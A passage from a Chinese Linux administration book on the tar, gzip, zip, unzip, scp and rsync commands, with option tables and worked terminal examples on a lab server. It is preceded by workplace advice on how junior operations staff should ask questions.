如果因害怕而不敢问问题，可能会无法完成工作，甚至会失去成长机会；如果随意问问题又可能会被人鄙视，甚至丢掉工作，那么老男孩当初入职是怎么问问题的呢？且看下文：

1) 首先问身边的中低运维同事。

因为大家水平相差不会太大，同事可能不会觉得你所问的问题太过简单，也有可能他们也不会，如果能给出解答则更好，就不用去问其他高级运维同事了。

2) 如果中低运维同事也不会，再去问身边的高级运维同事，因为中低运维都不会，所以高级运维就不会觉得你所问的问题太过简单了。

3) 如果前面的人都不会，最后再去问领导，首先领导可能不会觉得你所问的问题过于简单，反而还可能会觉得你爱思考，问的问题很有水平。

通过其他同级或高级别的同事，对你所问的问题进行试水、把关，从而不会给领导留下不好的感觉，切忌有问题不经过思考直接问领导，偶尔一次还可以，次数多了，结果可想而知。

但和技术不太相关，属于公司里的业务问题可以随时问，最好是尽早问。例如：网站业务细节、网站架构、运维文档、运维规范、流程制度等。



第 6 章

文件备份与压缩命令

6.1 tar：打包备份

6.1.1 命令详解

【命令星级】 ★★★★★

【功能说明】

在 Linux 系统里，tar 是将多个文件打包在一起，并且可以实现解压打包的文件的命令。是系统管理员最常用的命令之一，tar 命令不但可以实现对多个文件进行打包，还可以对多个文件打包后进行压缩。

打包是指将一大堆文件或目录变成一个总的文件，压缩则是将一个大的文件通过一些压缩算法变成一个小文件。

【语法格式】

```
tar [option] [file]  
tar [选项] [文件或目录]
```

说明：

在 tar 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

tar 命令选项的使用有点特殊，对于 CentOS、Linux 来说，“tar -z” 和 “tar z”的效果相同，加或不加“-”这个符号都是可以的。具体说明见表 6-1。

表 6-1 tar 命令的参数选项及说明

参数选项	解释说明（带※的为重点）
z	通过 gzip 压缩或解压※
c	创建新的 tar 包※
v	显示详细的 tar 命令执行过程※
f	指定压缩文件的名字※
t	不解压查看 tar 包的内容※
p	保持文件的原有属性
P（大写）	以绝对路径打包，危险参数
j	通过 bzip2 命令压缩或解压
x	解开 tar 包※
C	指定解压的目录路径※
--exclude=PATTERN	打包时排除不需要处理的文件或目录※
-X 文件名	从指定文件读取不需要处理的文件或目录列表
-N 日期	仅打包比指定日期新的文件，可用于增量打包备份
-h	打包软链接文件指向的真实源文件※
--hard-dereference	打包硬链接文件

6.1.2 使用范例

1. 基础范例

范例 6-1：备份站点目录 html。

```
[root@oldboy ~]# mkdir -p /var/www/html/oldboy/test #<== 先生成测试文件。
[root@oldboy ~]# touch /var/www/html/{1..10}.html
[root@oldboy ~]# ls /var/www/html/
10.html  1.html   2.html   3.html   4.html   5.html   6.html   7.html   8.html
9.html   oldboy
[root@oldboy ~]# cd /var/www/   #<== 进入到目标目录的上一级目录进行打包。
[root@oldboy www]# ls
html
[root@oldboy www]# tar zcvf www.tar.gz ./html/      #<== 选项 v 会显示打包的过程，大家需要记住常用的打包命令组合 zcvf，如果不想显示打包过程，则可以省略 v 选项，即选项组合为 zcf。
```

```
./html/
./html/10.html
./html/8.html
./html/1.html
./html/7.html
./html/5.html
./html/3.html
./html/9.html
./html/oldboy/
./html/oldboy/test/
./html/2.html
./html/4.html
./html/6.html
[root@oldboy www]# ll -h www.tar.gz
-rw-r--r-- 1 root root 260 Nov 18 17:26 www.tar.gz
```

范例 6-2：查看压缩包内的内容。

```
[root@oldboy www]# tar ztvf www.tar.gz      #<== 使用选项 t 不解压就可以查看压缩包的内容，选项 v 可以显示文件的属性。
drwxr-xr-x root/root      0 2015-11-18 17:15 ./html/
-rw-r--r-- root/root      0 2015-11-18 17:26 ./html/10.html
-rw-r--r-- root/root      0 2015-11-18 17:26 ./html/8.html
.....
[root@oldboy www]# tar ztf www.tar.gz    #<== 省略 v 选项。
./html/
./html/10.html
./html/8.html
./html/1.html
.....
[root@oldboy www]# tar tf www.tar.gz   #<== 如果不指定 z 选项，那么 tar 命令也会自动判断
                                         压缩包的类型，自动调用 gzip 命令。
./html/
./html/10.html
./html/8.html
./html/1.html
.....
```

范例 6-3：解开压缩包。

```
[root@oldboy ~]# tar zxvf www.tar.gz -C /tmp/  #<== 选项 C 指定解压路径，若不加 C 则解
                                         压到当前目录。
./html/
./html/10.html
./html/8.html
./html/1.html
./html/7.html
.....
[root@oldboy www]# ls /tmp/html/
10.html  1.html   2.html   3.html   4.html   5.html   6.html   7.html   8.html
```

9.html oldboy [root@oldboy ~]# tar xf www.tar.gz -C /tmp/ #<== 如果不想看到太多的输出，则可以去掉 v 选项，功能不受影响。同时 z 选项也可以省略，只要涉及解压的操作，tar 命令都能自动识别压缩包的压缩类型，但是压缩时必须要加上 z 选项。

说明：tar xfC www.tar.gz /tmp/ 这种格式也可以，但是没有上面的命令直观好记忆。

范例 6-4：排除打包。

```
[root@oldboy www]# tar zcvf www.tar.gz ./html/ --exclude=html/oldboy/test
#<==test 目录结尾不要加 /，否则不会成功。
./html/
./html/10.html
./html/8.html
./html/1.html
./html/7.html
./html/5.html
./html/3.html
./html/9.html
./html/oldboy/
./html/2.html
./html/4.html
./html/6.html
[root@oldboy www]# tar zcvf www.tar.gz ./html/ --exclude=html/oldboy --exclude=html/oldboy #<== 排除 2 个以上目录的方法：并列使用多个--exclude。
./html/
./html/10.html
./html/8.html
./html/1.html
./html/7.html
./html/5.html
./html/3.html
./html/9.html
./html/2.html
./html/4.html
./html/6.html
```

范例 6-5：排除多个文件打包参数 -X。

```
[root@oldboy www]# cat list.txt          #<== 将需要排除的所有文件名字放在一个文件中。
10.html
8.html
1.html
7.html
5.html
[root@oldboy www]# tar zcvfX paichu.tar.gz list.txt ./html/    #<== 使用参数 X 接上要排除的文件列表。
./html/
./html/3.html
./html/9.html
./html/oldboy/
./html/oldboy/test/
```

```
./html/2.html
./html/4.html
./html/6.html
```

说明：

请注意排除文件 list.txt 的位置。

范例 6-6：打包链接文件。

```
[root@oldboy www]# cd /etc/
[root@oldboy etc]# tar zcf local.tar.gz ./rc.local      #<== 使用常规参数 zcf 打包。
[root@oldboy etc]# tar tfv local.tar.gz                #<== 不解压查看文件内容。
lrwxrwxrwx root/root          0 2015-02-09 21:59 ./rc.local -> rc.d/rc.local
#<== 这里是个坑，如果不加特殊参数，那么打包之后的文件是个软链接文件，不是 rc.local 的实体内容。
```

采用 -h 参数打包链接文件。

```
[root@oldboy etc]# tar zcfh local_h.tar.gz ./rc.local  #<== 额外加上 h 参数打包。
[root@oldboy etc]# tar tfv local_h.tar.gz
-rwxr-xr-x root/root          220 2014-10-16 22:53 ./rc.local
```

通过对比压缩包内的文件类型，大家应该可以看出其中的区别了吧？用 tar 的通用选项 zcf 打包文件时，如果这个文件是链接文件如 /etc/rc.local，那么 tar 只会对链接文件本身打包，而不是对链接文件指向的真实文件打包，因此需要额外使用 -h 选项将软链接文件对应的实体文件打包。

2. 技巧性范例

范例 6-7：解决 tar 使用 --exclude 选项时遇到的问题。

使用 tar 的时候，有时候需要排除要压缩的目录下的某个子目录，但此时可能会遇到一个问题，这和要压缩目录的相对路径和绝对路径的选择有关。比如：

```
[root@oldboy www]# tar zcvf www.tar.gz ./html/ --exclude=/var/www/html/
oldboy/test  #<== 打包路径为相对路径，--exclude 的路径为绝对路径。
./html/
./html/10.html
./html/8.html
./html/1.html
./html/7.html
./html/5.html
./html/3.html
./html/9.html
./html/oldboy/
./html/oldboy/test/ #<== 没有成功排除。
./html/2.html
./html/4.html
```

```
./html/6.html
[root@oldboy www]# tar zcvf www.tar.gz ./html/ --exclude=html/oldboy/test
    #<== 打包路径为相对路径，--exclude 的路径为相对路径。
./html/
./html/10.html
./html/8.html
./html/1.html
./html/7.html
./html/5.html
./html/3.html
./html/9.html
./html/oldboy/
./html/2.html
./html/4.html
./html/6.html
[root@oldboy www]# tar zcvf www.tar.gz ./html/ --exclude=oldboy/test
    #<---exclude 的相对路径去掉 html 也可以。
./html/
./html/10.html
./html/8.html
./html/1.html
./html/7.html
./html/5.html
./html/3.html
./html/9.html
./html/oldboy/
./html/2.html
./html/4.html
./html/6.html
[root@oldboy www]# tar zcvf www.tar.gz /var/www/html/ --exclude=/var/www/
    html/oldboy/test    #<== 打包路径为绝对路径，--exclude 的路径为绝对路径。
tar: Removing leading '/' from member names
/var/www/html/
/var/www/html/10.html
/var/www/html/8.html
/var/www/html/1.html
/var/www/html/7.html
/var/www/html/5.html
/var/www/html/3.html
/var/www/html/9.html
/var/www/html/oldboy/
/var/www/html/2.html
/var/www/html/4.html
/var/www/html/6.html
[root@oldboy www]# tar zcvf www.tar.gz /var/www/html/ --exclude=html/oldboy/
    test      #<== 打包路径为绝对路径，--exclude 的路径为相对路径。
tar: Removing leading '/' from member names
/var/www/html/
/var/www/html/10.html
/var/www/html/8.html
```

```

/var/www/html/1.html
/var/www/html/7.html
/var/www/html/5.html
/var/www/html/3.html
/var/www/html/9.html
/var/www/html/oldboy/
/var/www/html/2.html
/var/www/html/4.html
/var/www/html/6.html
[root@oldboy www]# tar zcvf www.tar.gz /var/www/html/ --exclude=oldboy/test
#<==--exclude 的相对路径去掉 html 也可以。
tar: Removing leading '/' from member names
/var/www/html/
/var/www/html/10.html
/var/www/html/8.html
/var/www/html/1.html
/var/www/html/7.html
/var/www/html/5.html
/var/www/html/3.html
/var/www/html/9.html
/var/www/html/oldboy/
/var/www/html/2.html
/var/www/html/4.html
/var/www/html/6.html

```

通过上述例子可以得到如下的结论。

- 若需要打包的目录为相对路径，则 --exclude 后只能接相对路径。
- 若需要打包的目录为绝对路径，则 --exclude 后既能接绝对路径也能接相对路径。
- 为方便起见，--exclude 的后接路径和打包路径应保持形式一致，要么都是相对路径，要么都是绝对路径。

3. 生产案例

范例 6-8：打包 /etc 目录下所有的普通文件。

```

[root@oldboy www]# cd /etc/
[root@oldboy etc]# ls
abrt           inputrc          quotatab
acpi           iproute2         rc
.....
#<== etc 下有目录、普通文件等，那么怎么把普通文件找出来并打在一个包中呢？
[root@oldboy /]# tar zcvf etc.tar.gz `find etc/ -type f` #<== 使用 find 找到所有
                  的普通文件，在 tar 命令语句中嵌套一个反引号包含的 find 命令语句。
etc/ld.so.conf.d/kernel-2.6.32-573.el6.x86_64.conf
etc/ld.so.conf.d/mysql-x86_64.conf
etc/prelink.conf.d/nss-softokn-prelink.conf
etc/mailcap

```

```
.....输出省略
[root@oldboy/]# ll -h etc.tar.gz
-rw-r--r-- 1 root root 9.3M Nov 18 18:34 etc.tar.gz
```

6.1.3 经验技巧

下面列出打包时的经验技巧以供大家参考。

1) 在打包一个目录之前，先进入到这个目录的上一级目录，然后执行打包命令，这是大部分情况下打包文件的规范操作流程。少数情况下打包需要完整的目录结构时，也可以使用绝对路径打包，但是需要注意的是解压 tar 包时压缩包内的文件是否会覆盖原始文件。

2) 打包模型为：tar zcf / 路径 / 筐 .tar.gz 相对路径 / 苹果。打包其实就是把苹果放筐里。

6.2 gzip：压缩或解压文件

6.2.1 命令详解

【命令星级】 ★★★★★

【功能说明】

gzip 命令用于将一个大的文件通过压缩算法（Lempel-Ziv coding (LZ77)）变成一个小的文件。gzip 命令不能直接压缩目录，因此目录需要先用 tar 打包成一个文件，然后 tar 再调用 gzip 进行压缩。

【语法格式】

```
gzip [option] [file]
gzip [选项] [文件]
```

说明：

在 gzip 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 6-2 针对该命令的参数选项进行了说明。

表 6-2 gzip 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-d	解开压缩文件 *
-v	显示指令执行的过程
-l	列出压缩文件的内容信息

(续)

参数 选项	解释说明 (带 * 的为重点)
-c	将内容输出到标准输出, 不改变原始文件 *
-r	对目录下的所有文件递归进行压缩操作
- 数字 <1-9>	指定压缩率, 默认为 6, 值越大压缩率越高
-t	测试, 检查压缩文件是否完整

6.2.2 使用范例

范例 6-9：把目录下的每个文件都压缩成单独的 .gz 文件。

```
[root@oldboy html]# ls
10.html  1.html   2.html   3.html   4.html   5.html   6.html   7.html   8.html
9.html   oldboy
[root@oldboy html]# gzip *.html #<== 使用 gzip 命令压缩当前目录下所有以 “.html” 结尾
                           的文件。
[root@oldboy html]# ls
10.html.gz  2.html.gz  4.html.gz  6.html.gz  8.html.gz  oldboy
1.html.gz   3.html.gz  5.html.gz  7.html.gz  9.html.gz  #<== “.gz” 后缀是 gzip
                           命令自动添加的。
#<== gzip 命令的缺点是压缩后源文件不见了, 它的特性是压缩、解压都会自动删除源文件。
```

范例 6-10：不解压显示上一个例子中每个压缩文件的信息。

```
[root@oldboy html]# gzip -l *.gz #<== 使用 -l 参数不解压显示文件的压缩信息, 因为源文件
                           都是空文件, 所以压缩率都为 0.0%。
      compressed      uncompressed  ratio   uncompressed_name
                  28                      0  0.0%  10.html
                  27                      0  0.0%  1.html
                  27                      0  0.0%  2.html
                  27                      0  0.0%  3.html
                  27                      0  0.0%  4.html
                  27                      0  0.0%  5.html
                  27                      0  0.0%  6.html
                  27                      0  0.0%  7.html
                  27                      0  0.0%  8.html
                  27                      0  0.0%  9.html
```

范例 6-11：解压文件，并显示解压过程。

```
[root@oldboy html]# gzip -dv *.gz #<== 使用 -d 参数解压文件, 使用 -v 参数显示解压过程。
10.html.gz:      0.0% -- replaced with 10.html
1.html.gz:       0.0% -- replaced with 1.html
2.html.gz:       0.0% -- replaced with 2.html
3.html.gz:       0.0% -- replaced with 3.html
4.html.gz:       0.0% -- replaced with 4.html
5.html.gz:       0.0% -- replaced with 5.html
```

```

6.html.gz:          0.0% -- replaced with 6.html
7.html.gz:          0.0% -- replaced with 7.html
8.html.gz:          0.0% -- replaced with 8.html
9.html.gz:          0.0% -- replaced with 9.html
[root@oldboy html]# ls    #<== 查看解压后的结果，gz 文件不存在了，只剩下 html 文件。
10.html  1.html   2.html   3.html   4.html   5.html   6.html   7.html   8.html
9.html   oldboy

```

范例 6-12：压缩解压保留源文件。

```

[root@oldboy html]# cp /etc/services .
[root@oldboy html]# ll -h services
-rw-r--r-- 1 root root 626K Nov 18 18:57 services
[root@oldboy html]# gzip -c services >services.gz      #<== 使用 -c 选项与输出重定向符
                                                               号将输出定向到 services.gz。
[root@oldboy html]# ll -h services*
-rw-r--r-- 1 root root 626K Nov 18 18:57 services      #<== 源文件还在。
-rw-r--r-- 1 root root 125K Nov 18 18:57 services.gz

[root@oldboy html]# gzip -dc services.gz >services2     #<== 使用 -d 选项解压。
[root@oldboy html]# diff services services2            #<== 对比源文件和解压后的文
                                                               件，没有差别。
[root@oldboy html]# ll -h services*
-rw-r--r-- 1 root root 626K Nov 18 18:57 services      #<== 成功实现压缩、解压保留源
                                                               文件。
-rw-r--r-- 1 root root 626K Nov 18 18:58 services2
-rw-r--r-- 1 root root 125K Nov 18 18:57 services.gz

```

6.2.3 经验技巧

虽然上面使用重定向符号解决了保留源文件的问题，但是使用起来还是不太方便，因此这里告诉大家一个好方法：gzip 套件包含了许多可以“在原地”处理压缩文件的实用程序。zcat、zgrep、zless、zdiff 等实用程序的作用分别与 cat、grep、less 和 diff 相同，但是它们操作的是压缩的文件。比如：

```

[root@oldboy html]# zcat services.gz|head    #<== zcat 命令直接接上压缩文件就可以读压缩包。
# /etc/services:
# $Id: services,v 1.48 2009/11/11 14:32:31 ovasik Exp $
#
# Network services, Internet style
# IANA services version: last updated 2009-11-10
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, most entries here have two entries
# even if the protocol doesn't support UDP operations.
# Updated from RFC 1700, "'Assigned Numbers'" (October 1994). Not all ports
[root@oldboy html]# zcat services.gz >services    #<== 也可以直接解压出来重定向到文件。

```

6.3 zip：打包和压缩文件

6.3.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

zip 压缩格式是 Windows 与 Linux 等多平台通用的压缩格式。和 gzip 命令相比，zip 命令压缩文件不仅不会删除源文件，而且还可以压缩目录。

【语法格式】

```
zip [option] [file]
zip [选项] [文件或目录]
```

说明：

在 zip 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 6-3 针对该命令的参数选项进行了说明。

表 6-3 zip 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-r	将指定目录下的所有文件和子目录一并压缩 *
-x	压缩文件时排除某个文件 *
-q	不显示压缩信息

6.3.2 使用范例

范例 6-13：压缩文件。

```
[root@oldboy tmp]# cp /etc/services .
[root@oldboy tmp]# ll -h
total 628K
-rw-r--r-- 1 root root 626K Nov 23 11:37 services
[root@oldboy tmp]# zip services.zip ./services    #<== 格式: zip 压缩包名 被压缩的文件。
      adding: services (deflated 80%)           #<== deflated 压缩率。
[root@oldboy tmp]# ll -h
total 756K
-rw-r--r-- 1 root root 626K Nov 23 11:37 services
-rw-r--r-- 1 root root 125K Nov 23 11:37 services.zip
```

范例 6-14：压缩目录。

```
[root@oldboy tmp]# cd /
[root@oldboy /]# zip tmp.zip ./tmp/
    adding: tmp/ (stored 0%)          #<== 这样只是压缩目录这一个文件，目录下的文件
                                    没有压缩。
[root@oldboy /]# zip -r tmp.zip ./tmp/ #<== 使用 -r 选项递归压缩。
    updating: tmp/ (stored 0%)
    adding: tmp/services.zip (stored 0%)
    adding: tmp/services (deflated 80%)
    adding: tmp/.ICE-unix/ (stored 0%)
```

范例 6-15：排除压缩。

```
[root@oldboy /]# zip -r tmpl.zip ./tmp/ -x tmp/services.zip #<== -x 选项指定不压
                                                               缩的文件。
    adding: tmp/ (stored 0%)
    adding: tmp/services (deflated 80%)
    adding: tmp/.ICE-unix/ (stored 0%)
```

6.4 unzip：解压 zip 文件

6.4.1 命令详解

【命令星级】 ★★★★☆**【功能说明】**

unzip 命令可以解压 zip 命令或其他压缩软件压缩的 zip 格式的文件。

【语法格式】

```
unzip [option] [file]
unzip [选项] [压缩文件]
```

说明：

在 unzip 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 6-4 针对该命令的参数选项进行了说明。

表 6-4 unzip 命令的参数选项及说明

参数 选项	解释说明	参数 选项	解释说明
-l	不解压显示压缩包内容	-o	解压时不提示是否覆盖文件
-d	指定解压目录	-v	解压时显示详细信息

6.4.2 使用范例

范例 6-16：查看压缩文件。

```
[root@oldboy /]# unzip -l tmp.zip #<== 使用-l选项可以查看压缩包内的文件列表。
Archive: tmp.zip
  Length      Date      Time    Name
-----  -----
          0 11-23-2015 12:00  tmp/
  127362  11-23-2015 11:37  tmp/services.zip
  641020  11-23-2015 11:37  tmp/services
          0 11-23-2015 10:33  tmp/.ICE-unix/
-----  -----
  768382                           4 files
```

范例 6-17：常规解压文件的例子。

```
[root@oldboy /]# unzip tmp.zip      #<== 在根下直接解压文件，因为源文件还存在，因此会出
                               现下面的提示。
Archive: tmp.zip
replace tmp/services.zip? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
#<== 是否替换文件，y是 n否   A所有文件都替换   N所有文件都不替换   r重命名
extracting: tmp/services.zip
replace tmp/services? [y]es, [n]o, [A]ll, [N]one, [r]ename: n  #<== 输入n取消。
[root@oldboy /]# unzip -v tmp.zip #<== 解压时显示一些信息。
Archive: tmp.zip
  Length  Method  Size  Cmpr      Date      Time    CRC-32     Name
-----  -----  ----  --  -----  -----  -----  -----
          0  Stored       0   0% 11-23-2015 12:00  00000000  tmp/
  127362  Stored    127362   0% 11-23-2015 11:37  73lcifc9  tmp/services.zip
  641020  Defl:N   127196   80% 11-23-2015 11:37  33bd3343  tmp/services
          0  Stored       0   0% 11-23-2015 10:33  00000000  tmp/.ICE-unix/
-----  -----
  768382                           254558  67%
                                                 4 files
[root@oldboy /]# unzip -o tmp.zip  #<== 解压时不提示是否覆盖。
```

范例 6-18：指定解压目录解压文件。

```
[root@oldboy /]# unzip -d /tmp tmp.zip #<== 可以使用-d选项接目录来指定解压目录。
Archive: tmp.zip
  creating: /tmp/tmp/
  extracting: /tmp/tmp/services.zip
  inflating: /tmp/tmp/services
  creating: /tmp/tmp/.ICE-unix/
[root@oldboy /]# tree /tmp                                #<== 解压成功。
/tmp
├── services
├── services.zip
└── tmp
    └── services
```

```

└── services.zip
1 directory, 4 files

```

6.5 scp：远程文件复制

6.5.1 命令详解

【命令星级】 ★★★★★

【功能说明】

scp 命令用于在不同的主机之间复制文件，它采用 SSH 协议来保证复制的安全性。scp 命令每次都是全量完整复制，因此效率不高，适合第一次复制时使用，增量复制建议使用 rsync 命令替代。

【语法格式】

```
scp [option] [[user@]host1:]file1    [[user@]host2:]file2
scp [选项]   [用户@主机1:文件1]    [用户@主机2:文件2]
```

 说明：

在 scp 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 6-5 针对该命令的参数选项进行了说明。

表 6-5 scp 命令的参数选项及说明

参数选项	解释说明（带※的为重点）
-C	压缩传输
-l	指定传输占用的带宽，单位 Kbit/s
-P port	大写的 P，指定传输的端口号※
-p	小写的 p，传输后保留文件原始属性※
-q	不显示传输进度条
-r	递归复制整个目录※

6.5.2 使用范例

范例 6-19：推送（从本地服务器复制到远程服务器）文件或目录。

```
[root@oldboy ~]# ll -h /etc/services
-rw-r--r--. 1 root root 626K Oct 2 2013 /etc/services
#<== 这是将要复制的文件。
```

```
[root@oldboy ~]# scp /etc/services 10.0.0.9:/tmp
#<==scp 传递的文件名 目标主机IP地址：想要传到的目录。
The authenticity of host '10.0.0.9 (10.0.0.9)' can't be established.
RSA key fingerprint is cc:7c:98:b9:be:23:ea:93:98:c9:01:b2:6c:c4:6a:8f.
Are you sure you want to continue connecting (yes/no)? yes #<==第一次scp就和
SSH第一次登录一样。
Warning: Permanently added '10.0.0.9' (RSA) to the list of known hosts.
root@10.0.0.9's password: #<==此处需要输入远
程机器密码。
services                                         100%   626KB 626.0KB/s  00:00
[root@linux-node3 ~]# ll -h /tmp/services          #<==这是10.0.0.9的
-rw-r--r-- 1 root root 626K Nov 23 16:55 /tmp/services      #<==可以看到赋值后的
                                                               文件时间有变化。

[root@oldboy ~]# scp -p /etc/services 10.0.0.9:/tmp          #<==使用-p选项保持
                                                               文件属性传输。
root@10.0.0.9's password:                                services                                         100%   626KB 626.0KB/s  00:00
[root@linux-node3 ~]# ll -h /tmp/services          #<==这是10.0.0.9的
-rw-r--r-- 1 root root 626K Oct  2 2013 /tmp/services      #<==加-p，赋值后的文
件时间属性保持不变。
件时间属性保持不变。
[root@oldboy ~]# scp -p /tmp 10.0.0.9:/tmp
root@10.0.0.9's password:                                /tmp: not a regular file #<==不能直接复制目录。
[root@oldboy ~]# scp -rp /tmp 10.0.0.9:/tmp          #<==需要使用-r选项复制目录,
                                                               选项记忆方法：人品rp。
root@10.0.0.9's password:                                services.zip                                         100%   124KB 124.4KB/s  00:00
services                                         100%   626KB 626.0KB/s  00:00
services.zip                                         100%   124KB 124.4KB/s  00:00
services                                         100%   626KB 626.0KB/s  00:00
[root@linux-node3 ~]# tree /tmp/                      #<==在远程主机10.0.0.9下执行tree。
/tmp/
├── services
├── tmp
│   ├── services
│   ├── services.zip
│   └── tmp
        ├── services
        └── services.zip
└── yum.log

2 directories, 6 files
```

范例 6-20：从远程服务器将数据复制到本地服务器（拉取）。

```
[root@oldboy ~]# cd /tmp
```

```
[root@oldboy tmp]# scp 10.0.0.9:/etc/services .          #<==与推送的命令顺序对调即可，从10.0.0.9主机上将/etc/services文件下载到当前目录。
root@10.0.0.9's password:
services                                         100%   626KB 626.0KB/s  00:00
[root@oldboy tmp]# scp -rp 10.0.0.9:/tmp .
#<==拉取10.0.0.9主机的tmp目录到当前目录。
root@10.0.0.9's password:
services                                         100%   626KB 626.0KB/s  00:00
services.zip                                     100%   124KB 124.4KB/s  00:00
services                                         100%   626KB 626.0KB/s  00:00
services.zip                                     100%   124KB 124.4KB/s  00:00
services                                         100%   626KB 626.0KB/s  00:00
```

从上面的实验中还可以看到，本地服务器本身即使有这些文件，但是还会再消耗带宽来复制文件，因此也证明了 scp 是全量复制。

6.6 rsync：文件同步工具

6.6.1 命令详解

【命令星级】 ★★★★★

【功能说明】

rsync 是一款开源的、快速的、多功能的、可实现全量及增量的本地或远程数据镜像同步备份的优秀工具。rsync 适用于 Unix/Linux/Windows 等多种操作系统平台。

【语法格式】

rsync 命令有三种常见模式，具体如下：

1) 本地模式：

```
rsync [option] [SRC] [DEST]
rsync [选项] [源文件] [目标文件]
```

2) 通过远程 Shell 访问模式：

拉取 (Pull)：

```
rsync [option] [USER@]HOST:SRC [DEST]
rsync [选项] 用户@主机：源文件 [目标文件]
```

推送 (Push)：

```
rsync [option] [SRC] [USER@]HOST:DEST
rsync [选项] [源文件] 用户@主机：目标文件
```

3) rsync 守护进程模式

拉取 (Pull)：

```
rsync [option] [USER@]HOST::SRC [DEST]
rsync [选项] 用户@主机::源文件 [目标文件]
rsync [option] rsync://[USER@]HOST[:PORT]/SRC [DEST]
rsync [选项] rsync://用户@主机：端口/源文件 [目标文件]
```

推送 (Push):

```
rsync [option] SRC [USER@]HOST::DEST
rsync [选项] [源文件] 用户@主机::目标文件
rsync [option] SRC rsync://[USER@]HOST[:PORT]/DEST
rsync [选项] [源文件] rsync:// 用户@主机:端口/目标文件
```

说明:

在 rsync 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 6-6 针对该命令的参数选项进行了说明。

表 6-6 rsync 命令的参数选项及说明

参数 选项	解释说明 (带 * 的为重点)
-v, --verbose	详细模式输出，传输时的进度等信息
-z, --compress	传输时进行压缩以提高传输效率，--compress-level=NUM 可按级别压缩 *
-a, --archive	以递归方式传输文件，并保持所有文件的属性，相当于 -rtopgDl*
-r, --recursive	对子目录以递归模式，即目录下的所有目录都以同样的模式传输，注意是小写 r
-t, --times	保持文件的时间信息
-o, --owner	保持文件的属主信息
-p, --perms	保持文件的权限
-g, --group	保持文件的属组信息
-P --progress	显示同步的过程及传输时的进度等信息
-D, --devices	保持设备文件信息
-l, --links	保留软链接
-e, --rsh=COMMAND	使用的信道协议，指定替代 rsh 的 shell 程序，例如：ssh
-n	测试选项，模拟执行
--exclude=PATTERN	指定排除不需要传输的文件模式 (和 tar 参数一样)
--exclude-from=FILE	从文本文件读取需要排除的文件列表
--bwlimit=KBPS	限制传输速度
--delete	使目标目录内容和源保持目录一致，删除不同的文件

6.6.2 使用范例

范例 6-21：源地址带与不带斜线 (/) 的区别的例子。

```
[root@oldboy ~]# mkdir -p /data1/{test1,test2} /data2
[root@oldboy ~]# rsync -av /data1/ /data2      #<== 如果源目录的末尾有斜线，就会复制
                                                 目录内的内容，而不是复制目录本身。
sending incremental file list
./
test1/
test2/

sent 64 bytes  received 23 bytes  174.00 bytes/sec
total size is 0  speedup is 0.00
[root@oldboy ~]# ls /data2
test1  test2

[root@oldboy ~]# rsync -av /data1 /data2      #<== 如果源目录没有斜线，则会复制目录
                                                 本身及目录下的内容。
sending incremental file list
data1/
data1/test1/
data1/test2/

sent 74 bytes  received 24 bytes  196.00 bytes/sec
total size is 0  speedup is 0.00
[root@oldboy ~]# ls /data2
data1  test1  test2
```

 说明：

目标目录的末尾有没有斜线都不影响最终结果。

范例 6-22：本地赋值的例子（类似 cp）。

```
[root@oldboy ~]# rsync -av /etc/hosts /tmp  #<== 源文件 /etc/hosts 和目标目录 /tmp
                                                 都在同一台主机之上。
sending incremental file list
hosts

sent 238 bytes  received 31 bytes  538.00 bytes/sec
total size is 165  speedup is 0.61
[root@oldboy ~]# ll -h /tmp/hosts
-rw-r--r-- 1 root root 165 Nov 13 12:19 /tmp/hosts
```

 提示：其比 cp 好的地方就是可以实现增量复制。

范例 6-23：删除文件的特殊例子（--delete）。

问题：一个目录下有几十万个文件，用什么方式可以最快删除所有文件？

答案如下：

```
[root@oldboy ~]# mkdir /null          #<== 创建一个空目录。
[root@oldboy ~]# rsync -av --delete /null/ /tmp/ #<== 选项 --delete 使 tmp 目录内
    容和空目录保持一致，不同的文件及目录将会被删除，即 null 里有什么内容，tmp 里就有什么内容。
    null 里没有的，而 tmp 里有的就必须删除，因为 null 目录为空，因此此命令会删除 /tmp 目录
    中的所有内容。
sending incremental file list
./
deleting tmp/tmp/tmp/.ICE-unix/
deleting tmp/tmp/tmp/services.zip
deleting tmp/tmp/tmp/services
deleting tmp/tmp/tmp/
.....
sent 29 bytes  received 15 bytes  88.00 bytes/sec
total size is 0  speedup is 0.00
[root@oldboy ~]# ls /tmp
[root@oldboy ~]#
```

范例 6-24：拉取推送文件及目录（类似前文的 scp 命令）。

```
[root@oldboy ~]# rsync -av 10.0.0.9:/tmp/ /tmp          #<== 拉取。
root@10.0.0.9's password:                                #<== 输入远程主机密码。
receiving incremental file list
./
services
.ICE-unix/
tmp/
tmp/services
tmp/services.zip
tmp/.ICE-unix/
tmp/tmp/
tmp/tmp/services
tmp/tmp/services.zip
tmp/tmp/.ICE-unix/
.....
sent 129 bytes  received 2178521 bytes  622471.43 bytes/sec
total size is 2177784  speedup is 1.00
[root@oldboy ~]# ls /tmp
services  tmp
[root@oldboy ~]# rsync -av /tmp/ 10.0.0.9:/tmp/          #<== 推送。
root@10.0.0.9's password:                                #<== 输入远程主机密码。
sending incremental file list
.....
sent 247 bytes  received 17 bytes  75.43 bytes/sec
total size is 2177784  speedup is 8249.18
```

与 scp 命令复制的结果进行对比可以发现，使用 rsync 复制时，重复执行复制直至目录下文件相同就不再进行复制了。

范例 6-25：利用 SSH 隧道模式 (-e) 拉取推送文件及目录。

```
[root@oldboy ~]# touch /tmp/test.txt    #<== 再创建一个新的测试文件。
[root@oldboy ~]# rsync -av -e 'ssh -p 22' /tmp 10.0.0.9:/tmp/  #<== 前面的案例
